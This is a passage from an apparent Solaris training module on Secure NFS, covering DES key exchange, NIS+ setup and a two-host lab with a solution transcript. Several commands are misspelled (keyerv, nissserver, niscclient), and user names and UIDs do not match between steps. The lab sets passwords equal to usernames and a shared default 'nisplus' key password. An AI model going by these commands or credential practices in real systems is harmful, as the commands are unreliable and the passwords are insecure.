When a user logs in, the `keylogin` program is run automatically, using the same password the user just entered. This password is used to decrypt the user's secret key, which is then passed to a process known as the *keyserver*. The keyserver saves the decrypted secret key and waits for the user to initiate a secure RPC transaction with a server.

Sometimes the configuration requires that the `keylogin` password be different than the user's normal password. If this is the case, the `keylogin` program must be run manually or executed by an entry in the user's startup file, such as `.cshrc` or `.login`, which prompts the user for a different password.

Generating Public and Secret Keys With DES




Figure 9-2 Conversation Key Generation

To generate the *conversation key*, the following steps take place:

1. The keyserver randomly generates a conversation key.
2. The kernel uses the conversation key to encrypt the client's time stamp (among other things).
3. The keyserver searches for the server's public key in the public-key database.
4. The keyserver uses the client's secret key and the server's public key to create a common key.
5. The keyserver encrypts the conversation key with the common key.

When the client first attempts to make contact with the server, it sends the encrypted timestamp and encrypted conversation key to the server. This transmission contains the client's name, the conversation key, and a timestamp *window*, or time difference that the client determines should be allowed between the server's clock and the client's timestamp. If the difference between the server's clock and the client's timestamp is greater than the window, the server rejects the client's request. This is needed in case somebody wants to impersonate a user and writes a program that, instead of filling in the encrypted fields of the credential and the verifier, just stuffs in random bits, attempting to guess the right credential. The window verifier makes the guessing process much more difficult.




Figure 9-3 Conversation Key Decryption

The server receives the transmission from the client and the following steps take place:

1. The keyserver local to the server searches for the client's public key in the public key database.

2. The keyserver uses the client's public key and the server's secret key to deduce the common key – the same common key computed by the client.
3. The kernel uses the common key to decrypt the conversation key.
4. The kernel calls the keyserver to decrypt the client's timestamp with the decrypted conversation key and stores them on the server along with the client's computer name and timestamp window.




Figure 9-4 Secure RPC/NFS Enabled

The server stores the time stamp and protects itself against replays by only accepting timestamps that are chronologically greater than the last one. Thus any replayed transactions are guaranteed to be rejected.

The server then returns a verifier to the client, which includes an index ID, and the client's timestamp minus 1, to ensure that the timestamp is invalid and cannot be reused as a client verifier.

The client receives the verifier and authenticates the server. The client determines that only the server could have sent the verifier because only the server has the timestamp the client sent.

During subsequent transactions, the client returns the index ID to the server in its second transaction and sends another encrypted timestamp. The server sends back the client's timestamp minus 1, encrypted by the conversation key.

Secure RPC and Secure NFS are now enabled.

Secure NFS Implementation

The implementation of Secure NFS requires that the public and secret keys used by the DES encryption be supplied. Probably the best means of doing this on a Solaris platform is to use NIS+, the increased security version of network or name information service. NIS+ holds the public and secret keys in the tables generated by NIS+. Users can change these keys by using the `chkey` command. The encrypted secret key must be synchronized with users' passwords. To create new passwords for these keys, NIS+ uses the `newkey` command.


Public key encryption is only performed on the first connection to the system. It is used to decrypt the DES conversation key.

In order to save users from being prompted for their passwords each time the secret key is needed, it is decrypted once when the user logs in and supplied to the keyserver daemon, `keyserv`. This daemon stores the private encryption key, which is contained in the `/etc/.rootkey` file. The `newkey` command generates the `/etc/.rootkey` file. When a RPC call is made for this user, the `keyserv` daemon computes the encrypted conversation key, which is not visible to the user.

Unique credentials are obtained by using a *netname*. A netname is a string of printable characters created by concatenating the name of the operating system, a user ID, and a domain name. For example, given that a UNIX NIS+ domain already exists on a system such as `acme.com`, and a user has an ID of 1667, a unique netname for the user would be `unix.1667@acme.com`. Because user IDs must be unique within a domain, and because domain names must be unique on a network, this scheme produces a unique netname for every user.

To overcome the problem of multiple superusers per domain, netnames are assigned to computers as well as to users. A computer's netname is formed much like the user's. It is formed by concatenating the name of the operating system and the computer name with the domain name. The user on a UNIX computer named `butch` in the domain of `eng.acme.com` would have the netname `unix.butch@eng.acme.com`.

Because NIS+ manages domain and user names, it is a convenient container for netnames for Secure NFS in the Solaris environment.



Secure NFS Setup

1. Assign domain name to all hosts
2. Establish public and secret keys on clients
3. Verify name service and key server is running
4. Log in with password
5. Add `secure` option to `share` entry in `/etc/dfs/dfstab`
6. Add `secure` option to `mount` entry in `/etc/auto_master`

Secure NFS Setup

The basic steps to setting up Secure NFS are outlined in the following steps:

1. Assign your domain a domain name, and make the domain name known to each computer in the domain.
2. Establish public keys and secret keys for your clients' users using the `newkey` or `nisaddcred` command, and have each user establish his or her own secure RPC password using the `chkey` command.
3. Verify that name service is responding.

Setting Up Secure NFS

To use Secure NFS, name service must be running. The Solaris Operating Environment platform uses NIS+ for name service. The steps to configure NIS+ are not presented in detail in this course, consult a Solaris Operating Environment system administration course for details.

You can use NIS+ commands such as `nissetup`, or the more automatic script, `nisserv`, to configure the system. The `nisserv` command will configure the root master for NIS+ service. Both of these commands require you to supply a domain name. You would then populate the NIS+ tables using the `nispopulate` command. This command will force each of your hosts to run on a server/client configuration instead of the more primitive configuration which is based on the `/etc/hosts` file. The `nisserv` program will also copy the `/etc/nsswitch.nisplus` file to the `/etc/nisswitch.conf` file, reconfiguring where the host and IP address information comes from. For each NIS+ client host, use the `nisclient` command to initialize the client credentials for the principals. Finally, reboot each of the systems to start the necessary NIS+ daemons.

4. Verify that the `keyerv` daemon is running. Use the `ps` command to do this.

```
# ps -ef | grep keyerv
```

If you do not see the `/usr/sbin/keyerv` process listed, start it by typing:

```
# /usr/sbin/keyerv
```

5. Run `keylogin` to decrypt and store the secret key.

Usually, the `keylogin` password is identical to the network password. If this is the case, `keylogin` is not required. If the passwords are different, the users have to log in, and then run the `keylogin` command. You still need to use the `keylogin -r` command as `root` to store the decrypted secret key in the `/etc/.rootkey` file.

Note – `keylogin -r` should only be run if the root secret key changes or `/etc/.rootkey` is lost.

6. Edit the `/etc/dfs/dfstab` file and add the `secure` option to the appropriate entries for DES authentication.

```
share -F nfs -o secure /export/home
```

7. Edit the `/etc/auto_master` data to include `secure` as a mount option in the appropriate entries for DES authentication. Alternatively, this can be done on an individual user basis by adding the `secure` option to the `/etc/auto_home` file instead.

```
/home                auto_home            -nobrowse, secure
```

or

```
bill_h -secure host_one:/export/home/bill_h
```



Problems With Secure NFS

- Server crashes will destroy keys; opens access
- Diskless clients are not secure
- Accounts with no password are blocked
- The `su` command for system administrators is not always available due to key access

Problems With Secure NFS

You should be aware of the following points if you plan to use Secure NFS:

- If a server crashes when no one is around, for instance, in the case of a power failure, all of the secret keys that are stored on the system will be destroyed. No process is able to access secure network services or mount an NFS file system if this happens.
- Diskless computer booting is not totally secure. Someone could impersonate the boot server with a different kernel that makes a record of the secret key on a remote computer. Secure NFS only protects a system after the kernel and the keyserver are running. However, the attacker would have to be capable of kernel modification for this to happen, and the process would leave evidence of the attack.

It is possible to log in to a system without giving a password, hence the keyserver will not have decrypted and stored the secret key. When the user attempts to access remote files, the security system will block them. `keylogin` allows this user to set up the decrypted secret key. For this reason, be sure all users actually use qualified passwords.

When a system manager uses the `su` command and NFS, the system will try to access the server and get the secret key for that user. Only if the user has logged into this system will the secret key be found in the keyserver. Therefore, any system you log into will have your password and hence the secret key.



The `fsirand` Command

- Remember new devices have predictable inode generation numbers
- Use `fsirand` command to generate random numbers for inodes when adding new devices

The `fsirand` Command

To increase the security of shared file systems, use the `/usr/sbin/fsirand` command when first installing a new device. Normally, the NFS inode generation numbers are predictable which makes access to devices by attackers much easier. By running the `fsirand` command, random numbers are generated for the inodes, removing the possibility of using installed inode numbers to gain access. This command must only be run when the file system is not mounted and has been checked with `fsck`.

Exercise: Secure NFS



Exercise objective – Perform the following:

- Configure a root master with NIS+ for the purpose of adding Secure NFS
- Create public and secret keys for system hosts
- Configure users for Secure NFS usage
- Test the access to file systems secured by Secure NFS

Preparation

The NIS+ package must be installed on both hosts. You will configure it in this exercise.

Work in pairs on this exercise. The order of the steps in the key exchange is very important. If an action for one or the other of the systems is done out of order, you might fail to get Secure NFS to work.

Note – Due to the possibility of disrupting the end-to-end lab environment, your instructor may choose to move this exercise to the end of the course.

Tasks

In this exercise you will work in pairs to configure Secure NFS in the NIS+ environment on two hosts. This will require configuring a root master server for the domain, configuring a client host, and creating a user account which will be distributed with NIS+, NFS, and automount. Although a significant portion of this exercise involves configuring NIS+ to manage the key configuration, the main focus is on the secure exchange of credentials and verification between hosts and users. Cooperate with each other and make sure that the order of the steps is maintained.

1. On the `rootmaster` host, use the text editor of your choice to create a file named `/.profile`. Add the following lines to it, and save it:


```
PATH="/usr/bin:/usr/openwin/bin:/usr/sbin:/sbin: \
/usr/lib/nis"
NIS_PATH='org_dir.$:$'
export PATH NIS_PATH
```
2. Make sure that both hosts have root passwords and that you know both of them. Get these passwords from your instructor.
3. On `rootmaster` host, update the `PATH` variable environment to reflect the changes made in the `/.profile` file.
4. On the `rootmaster` host, check the `/etc/hosts` file to make sure that both of the hosts' names and IP addresses are listed in the file.
5. On the `rootmaster` system, edit the `/etc/dfs/dfstab` file by adding an entry that will share the `/export/home` directory. Make the sharing secure; remove any existing entries in the file.
6. Add a new user account to the `rootmaster` system. Create the user's home directory in `/export/home` under a subdirectory name that is the same as the username. This can be done with the `useradd` command or `admintool` program. Make the password the same as the username.
7. On the `rootmaster`, use a text editor to delete the `/export` portion of the path from the home directory path for the new user in the `/etc/passwd` file. This will allow you to take advantage of the automounter.

8. On the rootmaster, use a text editor to add an entry for the new user to the `/etc/auto_home` file so the user can automatically mount the home directory at login time. Be sure to use the `secure` option. Syntax for the line in the `/etc/auto_home` file is:

```
<username> -secure <host>:/export/home/<username>
```

The next steps will configure the rootmaster as an NIS+ server.

9. On the rootmaster, run the `nissserver` command to create the necessary NIS+ tables and assign a domain name. Use a unique domain name (like `proto.com`) for the class. Answer yes to all of the prompts generated by the script. You will be prompted for the rootmaster's root password in order to create the public key in `/etc/.rootkey`. The syntax for the command is:

```
nissserver -r -d <domain name>
```

10. On the rootmaster, populate the NIS+ tables for the domain you created with the data in your current `/etc` directory by using the `nispopulate` command. Answer yes to all of the prompts. This command will tell you that the principal (users and hosts) credentials have been assigned the key string of `nisplus`. The syntax for the command is:

```
nispopulate -F -p /etc -d <domain name>
```

11. Reboot the rootmaster host.
12. After the system has rebooted, log in to rootmaster again and verify that NIS+ is running properly by viewing the database using the `nisl`s and `niscat` commands. To view the hosts table use:

```
niscat hosts
```

13. On the rootmaster, use the `ps` command to check whether the NIS+ daemons are running on rootmaster.
14. Log out of the rootmaster host.

The next steps will create user credentials and configure the `rootmaster` for NIS+ users. These steps must be done as a normal user so that each user's password combined with the secure RPC password creates a unique key for the user's credential.

15. Log in to the `rootmaster` as the user you created previously and run the `niscclient` command. You will be prompted for the secure RPC password which is `nisplus`. You will then be prompted for the user's password. The syntax for the command is:

```
/usr/lib/nis/niscclient -u
```

In the next steps you will configure the NIS+ client system. You will need to know the `rootmaster`'s host name and IP address in order to use the `niscclient` command.

16. On the `client` system, log in as `root` and run the `niscclient` command, specifying the `rootmaster` name, IP address, and domain name. You will be prompted for the secure RPC password set by `nispopulate`, which was `nisplus`. You will then be prompted for the client host's root password. This will create a unique key that is the combination of the two for use later when verification is necessary. The syntax for the command is:

```
/usr/lib/nis/niscclient -i -h <root master name> \  
-a <IP address> -d <domain name>
```

17. Reboot the `client` system.

Once the client host has rebooted, the two hosts are ready to run with Secure NFS configured. Using the next few steps you will test the operation of Secure NFS by attempting to access them as `root`. Before you do this, as a normal user, protect your home directory and create a protected file within that directory for testing purposes.

18. Log in to the `client` host of the user you created an account for.
19. Set the permissions on the user directory to read, write, and execute for the owner, read and execute for the group, and no permissions for others.

20. Open a new window on the `client` host and use the `rlogin` command to remotely log in to the client host as `root`. Change to the user's home directory and attempt to list the contents while the user is logged in and the user's credentials are in place.
21. Use the `su` command from the new window to change from `root` to the user and list the contents of the directory and the contents of the file in the directory.
22. Return to the original user's window and remove the user's credentials using the `keylogout` command. Remember that credentials are automatically put in place at login time, but not when logging out, so it is important to remove them with the `keylogout` command.
23. Return to the window originally opened by `root` and again list the contents of the user's directory now that the user has removed the credentials. Also attempt to list the contents of the user's file.

Notice that the message returned indicates that authentication is no longer valid for `root` impersonating the user.

24. Log out of both windows.

Note – The following steps can be used to return the two hosts to their original state if mistakes are made in the process of configuring NIS+. They should also be performed at the end of this exercise to return the system to a ready state for additional exercises. Perform these steps on both hosts.

25. Log in to the `rootmaster` as `root`; remove the NIS+ tables, root key, and default domain setting; and set the information service such that it uses the `/etc/hosts` file instead of NIS+.

```
# rm -r /var/nis
# rm /etc/.rootkey
# rm /etc/defaultdomain
# cp /etc/nsswitch.files /etc/nsswitch.conf
```
26. Remove any user accounts; the home directories; and entries in the `/etc/dfs/dfstab`, `/etc/auto_home`, `/etc/passwd`, and `/etc/shadow` files.
27. Reboot the hosts.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Task Solutions

In this exercise you will work in pairs to configure Secure NFS in the NIS+ environment on two hosts. This will require configuring a root master server for the domain; configuring a client host; and creating a user account which will be distributed with NIS+, NFS, and automount. Although a significant portion of this exercise involves configuring NIS+ to manage the key configuration, the main focus is on the secure exchange of credentials and verification between hosts and users. Cooperate with each other and make sure that the order of the steps is maintained.

1. On the rootmaster host, use the text editor of your choice to create a file named, `/.profile`. Add the following lines to it, and save it:

```
PATH="/usr/bin:/usr/openwin/bin:/usr/sbin:/sbin: \
/usr/lib/nis"
NIS_PATH='org_dir.$:$'
export PATH NIS_PATH
```

2. Make sure that both hosts have root passwords and that you know both of them. Get these passwords from your instructor.
3. On rootmaster host, update the PATH variable environment to reflect the changes made in the `/.profile` file.

```
rootmaster# . /.profile
```

4. On the rootmaster host, check the `/etc/hosts` file to make sure that both of the hosts' names and IP addresses are listed in the file.

```
rootmaster# cat /etc/hosts
#
# Internet host table
#
127.0.0.1      localhost
192.152.54.27 client1
192.152.54.28 rootmaster loghost
```

5. On the rootmaster system, edit the `/etc/dfs/dfstab` file by adding an entry that will share the `/export/home` directory. Make the sharing secure. Remove any existing entries in the file.

```
rootmaster# cat /etc/dfs/dfstab
```

```
#      Place share(1M) commands here for automatic execution
#      on entering init state 3.
#
#      Issue the command '/etc/init.d/nfs.server start' to run the NFS
#      daemon processes and the share commands, after adding the very
#      first entry to this file.
#
#      share [-F fstype] [ -o options] [-d "<text>"] <pathname>
#      [resource]
#      .e.g,
#      share -F nfs -o rw=engineering -d "home dirs" /export/home2
share -F nfs -o secure -d "Home Directories" /export/home
```

6. Add a new user account to the rootmaster system. Create the user's home directory in `/export/home` under a subdirectory name that is the same as the username. This can be done with the `useradd` command or `admintool` program. Make the password the same as the username.

For this example, the user is groucho, the group is staff, and the user identification number is 33332. The useradd command is used for this example; however you can use admintool instead. This step will create one new line in the `/etc/passwd` and `/etc/shadow` files.

```
rootmaster# useradd -d /export/home/groucho -m -u 33331 -g staff groucho
6 blocks
rootmaster# passwd groucho
New password:
Re-enter new password:
passwd (SYSTEM): passwd successfully changed for groucho
rootmaster# cat /etc/passwd
root:x:0:1:Super-User:/:/sbin/sh
.....
groucho:x:33331:10::/export/home/groucho:/bin/sh
```

7. On the rootmaster, use a text editor to delete the /export portion of the path from the home directory path for the new user in the /etc/passwd file. This will allow you to take advantage of the automounter.

```
rootmaster# cat /etc/passwd
root:x:0:1:Super-User:/:/sbin/sh
.....
groucho:x:33331:10::/home/groucho:/bin/sh
```

8. On the rootmaster, use a text editor to add an entry for the new user to the /etc/auto_home file so the user can automatically mount the home directory at login time. Be sure to use the secure option. Syntax for the line in the /etc/auto_home file is:

```
<username> -secure <host>:/export/home/<username>
```

```
rootmaster# cat /etc/auto_home
# Home directory map for automounter
#
+auto_home
groucho -secure rootmaster:/export/home/groucho
```

The next steps will configure the rootmaster as an NIS+ server.

9. On the rootmaster, run the nisserver command to create the necessary NIS+ tables and assign a domain name. Use a unique domain name (like proto.com) for the class. Answer yes to all of the prompts generated by the script. You will be prompted for the rootmaster's root password in order to create the public key in /etc/.rootkey. The syntax for the command is

```
nisserver -r -d <domain name>
```

```
rootmaster# nisserver -r -d proto.com
This script sets up this machine "rootmaster" as an NIS+
root master server for domain proto.com..
```

```
Domain name           : proto.com.
NIS+ group             : admin.proto.com.
NIS (YP) compatibility : OFF
Security level         : 2=DES
```

```
Is this information correct? (type 'y' to accept, 'n' to change) y
```

This script will set up your machine as a root master server for domain proto.com. without NIS compatibility at security level 2.

Use "nisclient -r" to restore your current network service environment.

Do you want to continue? (type 'y' to continue, 'n' to exit this script)
y

setting up domain information "proto.com." ...
mv: cannot access /etc/defaultdomain

setting up switch information ...

running nisinit ...
This machine is in the proto.com. NIS+ domain.
Setting up root server ...
All done.

starting root server at security level 0 to create credentials...

running nissetup to create standard directories and tables ...

org_dir.proto.com. created
groups_dir.proto.com. created
passwd.org_dir.proto.com. created
group.org_dir.proto.com. created
auto_master.org_dir.proto.com. created
auto_home.org_dir.proto.com. created
bootparams.org_dir.proto.com. created
cred.org_dir.proto.com. created
ethers.org_dir.proto.com. created
hosts.org_dir.proto.com. created
mail_aliases.org_dir.proto.com. created
sendmailvars.org_dir.proto.com. created
netmasks.org_dir.proto.com. created
netgroup.org_dir.proto.com. created
networks.org_dir.proto.com. created
protocols.org_dir.proto.com. created
rpc.org_dir.proto.com. created
services.org_dir.proto.com. created
timezone.org_dir.proto.com. created
client_info.org_dir.proto.com. created

adding credential for rootmaster.proto.com...
Enter login password: **<enter root password here>**
Wrote secret key into /etc/.rootkey


```
creating NIS+ administration group: admin.proto.com. ...
adding principal rootmaster.proto.com. to admin.proto.com. ...
```

```
restarting NIS+ root master server at security level 2 ...
starting NIS+ password daemon ...
starting NIS+ cache manager ...
```

This system is now configured as a root server for domain proto.com.
You can now populate the standard NIS+ tables by using the
nispopulate script or /usr/lib/nis/nisaddent command.

10. On the rootmaster, populate the NIS+ tables for the domain you created with the data in your current /etc directory by using the nispopulate command. Answer yes to all of the prompts. This command will tell you that the principal (users and hosts) credentials have been assigned the key string of nisplus. The syntax for the command is:

```
nispopulate -F -p /etc -d <domain name>
```

```
rootmaster# nispopulate -F -p /etc -d proto.com
```

```
NIS+ domain name           : proto.com.
Directory Path             : /etc/
```

```
Is this information correct? (type 'y' to accept, 'n' to change) y
```

```
This script will populate the standard NIS+ tables for domain
proto.com. from the files in /etc:
auto_master auto_home ethers group hosts networks passwd protocols
services rpc netmasks bootparams netgroup aliases timezone shadow
```

```
**WARNING: Interrupting this script after choosing to continue
may leave the tables only partially populated. This script does
not do any automatic recovery or cleanup.
```

```
Do you want to continue? (type 'y' to continue, 'n' to exit this script)
y
```

```
populating auto_master table from file /etc/auto_master...
```

```
auto_master table done.
```

```
populating auto_home table from file /etc/auto_home...
auto_home table done.
```

**WARNING: file /etc/ethers does not exist!
ethers table will not be loaded.

populating group table from file /etc/group...
group table done.

populating hosts table from file /etc/hosts...
hosts table done.

Populating the NIS+ credential table for domain proto.com.
from hosts table.

dumping hosts table...
loading credential table...

The credential table for domain proto.com. has been populated.

The password used will be nisplus.
populating networks table from file /etc/networks...
networks table done.

populating passwd table from file /etc/passwd...
passwd table done.

Populating the NIS+ credential table for domain proto.com.
from passwd table.

dumping passwd table...
loading credential table...
nisaddcred: need not add LOCAL entry for root
nisaddcred: unable to create credential.
nisaddcred: need not add LOCAL entry for root
nisaddcred: unable to create credential.
The credential table for domain proto.com. has been populated.

The password used will be nisplus.

populating protocols table from file /etc/protocols...
protocols table done.

populating services table from file /etc/services...
services table done.

populating rpc table from file /etc/rpc...
rpc table done.

populating netmasks table from file /etc/netmasks...
netmasks table done.

****WARNING:** file /etc/bootparams does not exist!
bootparams table will not be loaded.

****WARNING:** file /etc/netgroup does not exist!
netgroup table will not be loaded.

populating mail_aliases table from file /etc/aliases...
mail_aliases table done.

****WARNING:** file /etc/timezone does not exist!
timezone table will not be loaded.

populating passwd table from file /etc/shadow...
passwd table done.

Credentials have been added for the entries in the
hosts and passwd table(s). Each entry was given a default
network password (also known as a Secure-RPC password).
This password is:

nisplus

Use this password when the nisclient script requests the
network password.

nispopulate failed to populate the following tables:
ethers bootparams netgroup timezone

11. Reboot the rootmaster host.

rootmaster# **init 6**

12. After the system has rebooted, log in to `rootmaster` again and verify that NIS+ is running properly by viewing the database using the `nisl`s and `niscat` commands. To view the hosts table use:

```
niscat hosts
```

```
rootmaster# nisl
org_dir.proto.com.:
passwd
group
auto_master
auto_home
bootparams
cred
ethers
hosts
mail_aliases
sendmailvars
netmasks
netgroup
networks
protocols
rpc
services
timezone
client_info
rootmaster# niscat hosts
localhost localhost 127.0.0.1
client1 client1 192.152.54.27
rootmaster rootmaster 192.152.54.28
rootmaster loghost 192.152.54.28
```

13. On the `rootmaster`, use the `ps` command to check whether the NIS+ daemons are running on `rootmaster`.

```
rootmaster# ps -ef | grep nis
root    114      1  0 15:14:03 ?          0:01 /usr/sbin/rpc.nisd
root    112      1  0 15:14:03 ?          0:00 /usr/sbin/nis_cachemgr
root    116      1  0 15:14:04 ?          0:00 /usr/sbin/rpc.nispasswd
root    319    312  0 15:28:03 pts/1    0:00 grep nis
```

14. Log out of the `rootmaster` host.

The next steps will create user credentials and configure the `rootmaster` for NIS+ users. These steps must be done as a normal user so that each user's password combined with the secure RPC password creates a unique key for the user's credential.

15. Log in to the `rootmaster` as the user you created previously and run the `nisclient` command. You will be prompted for the secure RPC password which is `nisplus`. You will then be prompted for the user's password. The syntax for the command is:

```
/usr/lib/nis/nisclient -u
```

```
login: fred
```

```
Password:
```

```
$ id
```

```
uid=33331(fred) gid=10(staff)
```

```
$ /usr/lib/nis/nisclient -u
```

```
At the prompt below, type the network password (also known  
as the Secure-RPC password) that you obtained either  
from your administrator or from running the nispopulate script.
```

```
Please enter the Secure-RPC password for fred: nisplus
```

```
Please enter the login password for fred: fred
```

Your network password has been changed to your login one.
Your network and login passwords are now the same.

The user's credentials have been created.

In the next steps you will configure the NIS+ client system. You will need to know the `rootmaster`'s host name and IP address in order to use the `nisclient` command.

16. On the client system, log in as `root` and run the `nisclient` command, specifying the `rootmaster` name, IP address, and domain name. You will be prompted for the secure RPC password set by `nispopulate`, which was `nisplus`. You will then be prompted for the client host's root password. This will create a unique key that is the combination of the two for use later when verification is necessary. The syntax for the command is:

```
/usr/lib/nis/nisclient -i -h <root master name> \  
-a <IP address> -d <domain name>
```

```
login: root
Password:
client1# /usr/lib/nis/nisclient -i -h rootmaster -a 192.152.54.28 -d
proto.com
```

Initializing client client1 for domain "proto.com".
Once initialization is done, you will need to reboot your machine.

```
Do you want to continue? (type 'y' to continue, 'n' to exit this script)
y
```

```
setting up domain information "proto.com"...
Can't open /etc/defaultdomain
cp: cannot access /etc/defaultdomain
```

```
setting up the name service switch information...
```

At the prompt below, type the network password (also known as the Secure-RPC password) that you obtained either from your administrator or from running the nispopulate script.
Please enter the Secure-RPC password for root: **nisplus**
Please enter the login password for root: **<enter client1's root password>**

Your network password has been changed to your login one.
Your network and login passwords are now the same.

Client initialization completed!!
Please reboot your machine for changes to take effect.

17. Reboot the client system.

```
client1# init 6
```

Once the client host has rebooted, the two hosts are ready to run with Secure NFS configured. Using the next few steps you will test the operation of Secure NFS by attempting to access them as root. Before you do this, as a normal user, protect your home directory and create a protected file within that directory for testing purposes.

18. Log in to the client host of the user you created an account for.

```
login: groucho
Password:
client1$
```

19. Set the permissions on the user directory to read, write, and execute for the owner, read and execute for the group, and no permissions for others.

```
client1$ chmod 750 .
```

20. Create a text file in the user's home directory with some arbitrary text in it, and set its permissions to read and write for the owner, read for the group, and no permissions for others.

```
client1$ echo "This file belongs to groucho" > README  
client1$ chmod 640 README
```

